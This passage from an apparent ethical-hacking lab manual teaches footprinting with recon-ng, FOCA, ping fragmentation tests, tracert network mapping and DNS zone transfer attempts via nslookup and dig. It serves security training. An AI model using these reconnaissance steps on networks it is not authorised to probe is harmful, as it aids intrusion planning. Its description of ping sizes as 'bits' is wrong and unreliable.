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Practical No. 1

A. Tools to perform footprinting and reconnaissance

Footprinting and reconnaissance are used to collect basic information about the target systems in order to exploit them. The target information is IP location information, routing information, business information, address, phone number and DNS records.

i. Recon-*ng* (Using Kali Linux)

Recong0-*ng* is a full feature Web Reconnaissance framework used for information gathering purpose as well as network detection. This tool is written in python, having independent modules, database interaction and other features. You can download the software from www.bitbucket.org. This Open Source Web Reconnaissance tool requires kali Linux Operating system.

- 1- Run the Application Recon-*ng* or open the terminal of Kali-Linux and type recon-*ng* and hit enter.

```

Terminal
File Edit View Search Terminal Help
Sponsored by...
[recon-ng v4.9.2, Tim Tomes (@LaNMaSteR53)]
THE NEXT LEVEL OF EDUCATION
[77] Recon modules
[8] Reporting modules
[2] Import modules
[2] Exploitation modules
[2] Discovery modules
  
```

- 2- Enter the command “*show modules*” to show all independent modules available.

```

Terminal
[recon-ng][default] > show modules
Discovery
-----
discovery/info_disclosure/cache_snoop
discovery/info_disclosure/interesting_files

Exploitation
-----
exploitation/injection/command_injector
exploitation/injection/xpath_bruter

Import
-----
import/csv_file
import/list

Recon
-----
recon/companies-contacts/bing_linkedin_cache
  
```

- 3- You can search for any entity within a module. For example, in above figure, the command “*Search Netcraft*” is used.

```

Terminal
File Edit View Search Terminal Help
reporting/pushpin
reporting/xlsx
reporting/xml

[recon-ng][default] > search netcraft
[*] Searching for 'netcraft'...

Recon
-----
recon/domains-hosts/netcraft

[recon-ng][default] > use recon/domains-hosts/netcraft
[recon-ng][default][netcraft] > show options

Name Current Value Required Description
----- ----- -----
SOURCE default yes source of input (see 'show info' for
details)

[recon-ng][default][netcraft] >

```

- 4- To use the Netcraft module, use the command syntax “*use recon/domain-hosts/Netcraft*” and hit enter.

```

Terminal
File Edit View Search Terminal Help
reporting/xml

[recon-ng][default] > search netcraft
[*] Searching for 'netcraft'...

Recon
-----
recon/domains-hosts/netcraft

[recon-ng][default] > use recon/domains-hosts/netcraft
[recon-ng][default][netcraft] > show options

Name Current Value Required Description
----- ----- -----
SOURCE default yes source of input (see 'show info' for
details)

[recon-ng][default][netcraft] > set source [REDACTED].com
[recon-ng][default][netcraft] > run


```

- 5- Set the source by the command “*set source [domain]*.” Press enter to continue. Type ***Run*** to execute and press enter.


ii. FOCA Tool

FOCA stands for Fingerprinting Organizations with Collected Archives. FOCA tool finds Metadata, and other hidden information within a document may locate on web pages. Scanned searches can be downloaded and Analyzed. FOCA is a powerful tool which can support various types of documents including Open Office, Microsoft Office, Adobe InDesign, PDF, SVG, and others. Search uses three search engines, Google, Bing, and DuckDuckGo.


- 1- Download the software **FOCA** from <https://www.elevenpaths.com>. Now, Go to **Project > New Project**.



- 2- Now, Enter the Project Name, Domain Website, Alternate Website (if required), Directory to save the results, Project Date. Click Create to proceed.



- 3- Select the Search Engines, Extensions, and other parameters as required. Click on Search All Button.




- 4 -Once Search completes, the search box shows multiple files. You can select the file, download it, Extract Metadata, and gather other information like username, File creation date, and Modification.



iii. Windows Command Line Utilities

Consider a network where you have access to a Windows PC connected to the Internet. Using Windows-based tools, let's gather some information about the target. You can assume any target domain or IP address, in our case, we are using **example.com** as a target.

Topology Diagram:



• Ping

1- Open Windows Command Line (cmd) from Windows PC

```
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>
```

2 -Enter the command “ Ping example.com ” to ping.



```
Command Prompt
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>ping example.com

Pinging example.com [93.184.216.34] with 32 bytes of data:
Reply from 93.184.216.34: bytes=32 time=254ms TTL=52
Reply from 93.184.216.34: bytes=32 time=213ms TTL=52
Reply from 93.184.216.34: bytes=32 time=211ms TTL=52
Reply from 93.184.216.34: bytes=32 time=236ms TTL=52

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 211ms, Maximum = 254ms, Average = 228ms

C:\Users\IPSpecialist>
```

From the output, you can observe and extract the following information:

- Example.com is live
- IP address of example.com.
- Round Trip Time
- TTL value
- Packet loss statistics

3- Now, Enter the command “ Ping example.com -f -l 1500 ” to check the value of fragmentation.


```
Command Prompt
C:\Users\IPSpecialist>ping example.com -f -l 1500

Pinging example.com [93.184.216.34] with 1500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\IPSpecialist>
```

The output shows “ **Packet needs to be fragmented but DF set** ” which means 1500 bits will require being fragmented. Let’s try again with smaller value:

```
C:\Users\IPSpecialist>ping example.com -f -l 1400

Pinging example.com [93.184.216.34] with 1400 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\IPSpecialist>
```

Output again shows “ **Packet needs to be fragmented but DF set** ” which means 140o bits will require being fragmented. Let’s try again with smaller value:

```
C:\Users\IPSpecialist>ping example.com -f -l 1300

Pinging example.com [93.184.216.34] with 1300 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\IPSpecialist>
```

Output again shows “ **Packet needs to be fragmented but DF set** ” which means 130o bits will require being fragmented. Let’s try again with smaller value:

```
C:\Users\IPSpecialist>


Pinging example.com [93.184.216.34] with 1200 bytes of data:
Reply from 93.184.216.34: bytes=1200 time=215ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=213ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=214ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=216ms TTL=52

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 213ms, Maximum = 216ms, Average = 214ms
C:\Users\IPSpecialist>
```

The output shows the reply now, which means 120o bits will not require being fragmented. You can try again to get the more appropriate fragment value.

• Tracert using Ping

Enter the command “ **Tracert example.com** ” to trace the target.



```
C:\Users\IPSpecialist>tracert example.com

Tracing route to example.com [93.184.216.34]
over a maximum of 30 hops:
  1   1 ms    1 ms    2 ms  192.168.0.1
  2   *         *         * Request timed out.
  3   3 ms    2 ms    2 ms  110.37.216.157
  4   9 ms    3 ms    2 ms  58.27.182.149
  5   3 ms    2 ms    2 ms  58.27.209.54
  6   3 ms    5 ms    4 ms  58.27.183.230
  7   28 ms   8 ms    9 ms  tw31-static109.twi.com [117.20.31.109]
  8   5 ms    4 ms    4 ms  110.93.253.117
  9   182 ms  103 ms  104 ms  be4932.ccr22.mrs01.atlas.cogentco.com [149.14.125.
89]
10   191 ms  127 ms  118 ms  be3093.ccr42.par01.atlas.cogentco.com [138.117.50.
165]
11   114 ms  140 ms  123 ms  prs-b2-link.telia.net [213.248.86.169]
12   278 ms  201 ms  232 ms  prs-bb3-link.telia.net [62.115.122.4]
13   204 ms  202 ms  202 ms  ash-bb3-link.telia.net [80.91.251.243]
14   282 ms  202 ms  202 ms  ash-b1-link.telia.net [80.91.248.157]
15   273 ms  221 ms  240 ms  verizon-ic-315152-ash-b1.c.telia.net [213.248.83.1
19]
16   218 ms  215 ms  213 ms  152.195.65.133
17   211 ms  211 ms  322 ms  93.184.216.34

Trace complete.

C:\Users\IPSpecialist>
```


From the output, you can get the information about hops between the source (your PC) and the destination (example.com), response times and other information.

THE NEXT LEVEL OF EDUCATION

• Tracert

Tracert options are available in all operating system as a command line feature. Visual traceroute, graphical and other GUI based traceroute applications are also available. Traceroute or Tracert command results in the path information from source to destination in the hop by hop manner. The result includes all hops in between source to destination. The result also includes latency between these hops.

Consider an example, in which an attacker is trying to get network information by using tracert. After observing the following result, you can identify the network map.




```
C:\>tracert 200.100.50.3
Tracing route to 200.100.50.3 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      200.100.50.3
Trace complete.

C:\>tracert 200.100.50.2
Tracing route to 200.100.50.2 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.2
Trace complete.

C:\>tracert 200.100.50.1
Tracing route to 200.100.50.1 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.1
Trace complete.
```

10.0.0.1 is the first hop, which means it is the gateway. Tracert result of 200.100.50.3 shows, 200.100.50.3 is another interface of first hop device whereas connected IP includes 200.100.50.2 & 200.100.50.1.



```
C:\>tracert 192.168.0.254
Tracing route to 192.168.0.254 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      192.168.0.254
Trace complete.
```

192.168.0.254 is next to last hop 10.0.0.1. It can either connect to 200.100.50.1 or 200.100.50.2. To verify, trace next route.



```
C:\>tracert 192.168.0.1
Tracing route to 192.168.0.1 over a maximum of 30 hops:
  1  1 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.1
  3  0 ms      0 ms      0 ms      192.168.0.1
Trace complete.

C:\>tracert 192.168.0.2
Tracing route to 192.168.0.2 over a maximum of 30 hops:
  1  0 ms      0 ms      2 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.1
  3  *         2 ms      0 ms      192.168.0.2
Trace complete.

C:\>tracert 192.168.0.3
Tracing route to 192.168.0.3 over a maximum of 30 hops:
  1  1 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms      200.100.50.1
  3  *         0 ms      0 ms      192.168.0.3
Trace complete.
```

192.168.0.254 is another interface of the network device, i.e. 200.100.50.1 connected next to 10.0.0.1. 192.168.0.1, 192.168.0.2 & 192.168.0.3 are connected directly to 192.168.0.254.

```

C:\>tracert 192.168.10.1
Tracing route to 192.168.10.1 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms    200.100.50.2
  3  *         0 ms      0 ms  192.168.10.1

Trace complete.

C:\>tracert 192.168.10.2
Tracing route to 192.168.10.2 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      1 ms    200.100.50.2
  3  *         0 ms      0 ms  192.168.10.2

Trace complete.

C:\>tracert 192.168.10.3
Tracing route to 192.168.10.3 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms    200.100.50.2
  3  10 ms     0 ms      0 ms  192.168.10.3

Trace complete.

```


192.168.10.254 is another interface of the network device i.e. 200.100.50.2 connected next to 10.0.0.1. 192.168.10.1, 192.168.10.2 & 192.168.10.3 are connected directly to 192.168.10.254.

Traceroute Tools

Traceroute tools are listed below: -

Traceroute Tools	Website
Path Analyzer Pro	www.pathanalyzer.com
Visual Route	www.visualroute.com
Troute	www.mcafee.com
3D Traceroute	www.d3tr.de

The following figure shows graphical view and other trace information using Visual Route tool.



• DNS Zone Transfer Enumeration Using NSLookup


Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS-related problems.

In the enumeration process through DNS Zone transfer, attacker find the target's TCP port 53, as TCP port 53 is used by DNS and Zone transfer uses this port by default. Using port scanning techniques, you can find if the port is open.

DNS Zone transfer is the process that is performed by DNS. In the process of Zone transfer, DNS passes a copy containing database records to another DNS server. DNS Zone transfer process provides support for resolving queries, as more than one DNS server can respond to the queries.

Consider a scenario in which both primary and secondary DNS Servers are responding to the queries. Secondary DNS server gets the DNS records copy to update the information in its database.


1. Go to Windows command line (CMD) and enter Nslookup and press Enter.



2. Command prompt will proceed to " > " symbol.
3. Enter " server <DNS Server Name> " or " server <DNS Server Address> ".
4. Enter set type=any and press Enter. It will retrieve all records from a DNS server.
5. Enter ls -d <Domain> this will display the information from the target domain (if allowed).

```
> set type=any
> ls -d ipspecialist.net
[... .com]
ipspecialist.net.      MX      0  [...]
ipspecialist.net.      NS      [...]
ipspecialist.net.      NS      [...]
ipspecialist.net.      A      [...]
```

6. If not allowed, it will show the request failed.



```
Command Prompt - nslookup
> server [REDACTED]
Default Server: [REDACTED]
Address: [REDACTED]

> ls -d ipspecialist.net [REDACTED]
[REDACTED]
*** Can't list domain ipspecialist.net: Server failed
The DNS server refused to transfer the zone ipspecialist.net to your computer. If this
is incorrect, check the zone transfer security settings for ipspecialist.net on the DNS
server at IP address [REDACTED].
>
```


7. Linux support dig command, At a command prompt enter dig <domain.com> axfr.

iv. Website Copier tool (HTTrack)

